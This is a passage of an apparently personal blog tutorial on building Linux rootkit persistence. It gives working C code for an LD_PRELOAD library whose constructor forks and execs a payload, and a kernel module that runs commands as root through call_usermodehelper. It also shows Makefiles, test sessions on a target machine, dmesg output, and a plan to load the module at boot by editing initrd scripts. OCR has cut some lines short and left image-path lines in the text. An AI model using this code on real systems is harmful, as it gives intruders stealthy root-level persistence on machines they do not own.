
here comes our code:

```
#include <stdio.h>
#include <unistd.h>

static void __attribute__((constructor))
lib_init(void);

static void lib_init(void)
{
    int pid = fork();
    if (pid == 0) {
        execl("/tmp/evil", "/tmp/evil", "hello_from_evil\n", (char*)NULL);
    }
    puts("evil lib initialized");
    return;
}
```

and the `Makefile`:

```
all:
	gcc -Wall -fPIC -shared -o libevil.so evil.c -ldl

clean:
	rm -f libevil.so *main*
```

make it and upload to target, test it out:



```
# root @ kali in ~ [5:36:06]
$ cat /tmp/evil.log
cat: /tmp/evil.log: No such file or directory

# root @ kali in ~ [5:36:09] C:1
$ export LD_PRELOAD=/tmp/libevil.so

# root @ kali in ~ [5:36:13]
$ cat /tmp/evil.log
evil lib initialized
hello_from_evil

# root @ kali in ~ [5:36:15]
$ strings /tmp/libevil.so|grep evil
evil lib initialized
evil lib initialized
hello_from_evil
/tmp/evil
evil lib initialized
evil.c
```

NOTE `libevil.so` gets run before any ELFs, therefore we cant call anything dynamic, to prevent boom. also, `execl()` doesnt return unless it gets an error, which means `libevil.so` will exit its current process before any ELF acutally gets run, resulting in an unusable system

btw, `system()` always call `/bin/sh`, thus cant be used in our `libevil.so`

so, why not write our rootkit entirely in libs?

make use of kernel space

LKM

linux can load unverified kernel modules on the fly, sounds cool huh?

writing LKMs is easier than it looks, just write a `Makefile` first, you will know when you see it:

```
obj-m += temp.o

all:
	make -C /lib/modules/$(shell uname -r)/build/ M=$(PWD) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build/ M=$(PWD) clean
```

and the LKM code comes in:


```
#include <linux/kernel.h>
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL"); // if not specified, the kernel is gonna complain

static int cmd(char* argv[], char* envp[])
/* execute shell commands */
{
    call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC); // this is how we
execute something
    // envp is useful as it provides env var support
    printk("exec cmd %s\n", *argv);
    return 0;
}

static int init_mod(void)
/*module setup*/
{
    char* shell[] = { "/tmp/evil", "hello_from_lkm", NULL };
    cmd(shell, NULL);
    printk("initialized module\n");
    return 0;
}

static void cleanup_mod(void)
/*module shutdown*/
{
    char* shell[] = { "/bin/rm", "/tmp/evil.log", NULL };
    cmd(shell, NULL);
    printk("module removed\n");
    return;
}

/* specify init and exit method */
module_init(init_mod);
module_exit(cleanup_mod);
```

simply put, you need `module_init()` and `module_exit()` , with your custom `int init(void)` abd `void exit(void)` as args

add a GPL lisence, hail FSF!

after building the LKM, `insmod` helps you load the module, `rmmod` does the opposite

lets load it and see:



```
# jm33 @ jm33-XPS-9360 in /projects/linux_rootkit/lkm/thc_lkm [18:07:59]
$ cat /tmp/evil.log
cat: /tmp/evil.log: No such file or directory

# jm33 @ jm33-XPS-9360 in /projects/linux_rootkit/lkm/thc_lkm [18:08:37] C:1
$ sudo insmod temp.ko

# jm33 @ jm33-XPS-9360 in /projects/linux_rootkit/lkm/thc_lkm [18:08:43]
$ cat /tmp/evil.log
hello_from_lkm%

# jm33 @ jm33-XPS-9360 in /projects/linux_rootkit/lkm/thc_lkm [18:08:44]
$ sudo rmmod temp

# jm33 @ jm33-XPS-9360 in /projects/linux_rootkit/lkm/thc_lkm [18:08:56]
$ cat /tmp/evil.log
cat: /tmp/evil.log: No such file or directory

# jm33 @ jm33-XPS-9360 in /projects/linux_rootkit/lkm/thc_lkm [18:09:00] C:1
$ 
```

```
[  +0.000032] CPU5: Package temperature above threshold, cpu clock throttled (
[  +0.000001] CPU0: Package temperature above threshold, cpu clock throttled (
[  +0.000001] CPU4: Package temperature above threshold, cpu clock throttled (
[  +0.000000] CPU1: Package temperature above threshold, cpu clock throttled (
[  +0.000002] CPU6: Package temperature above threshold, cpu clock throttled (
[  +0.000000] CPU2: Package temperature above threshold, cpu clock throttled (
[  +0.000908] CPU3: Package temperature/speed normal
[  +0.000001] CPU7: Package temperature/speed normal
[  +0.000029] CPU0: Package temperature/speed normal
[  +0.000001] CPU4: Package temperature/speed normal
[  +0.000001] CPU1: Package temperature/speed normal
[  +0.000000] CPU5: Package temperature/speed normal
[  +0.000001] CPU2: Package temperature/speed normal
[  +0.000001] CPU6: Package temperature/speed normal
[Nov 1 18:07] perf: interrupt took too long (3217 > 3153), lowering kernel.per
[  +3.714674] exec cmd /tmp/evil
[  +0.000002] initialized module
[ +29.331817] exec cmd /bin/rm
[  +0.000002] module removed
[Nov 1 18:08] exec cmd /tmp/evil
[  +0.000004] initialized module
[ +13.465344] exec cmd /bin/rm
[  +0.000001] module removed
```


no one seems to care about initrd

you can write LKM to `/etc/rc.modules` or something to load your LKM on boot, but theres a better way to do that

yes initrd helps a lot

if you dont understand the way linux boots itself, go to this article

for Kali Rolling (Linux 4.18), we have the following demo:



```
# Load custom modules first
load_modules()
{
    if [ -e /conf/modules ]; then
        cat /conf/modules | while read m; do
            # Skip empty lines
            if [ -z "$m" ];  then
                continue
            fi
            # Skip comments - d?ash removes whitespace prefix
            com=$(printf "%.1s" "${m}")
            if [ "$com" = "#" ]; then
                continue
            fi
            modprobe $m
```

```
    exec >$log_
    unset log_o
fi

maybe_break top

# Don't do log
run_scripts /sc

maybe_break mod
[ "$quiet" != "
[ -n "${netcons
load_modules
[ "$quiet" != "
```

thats it, thank you guys for being here. if you need, heres the Chinese version

Comments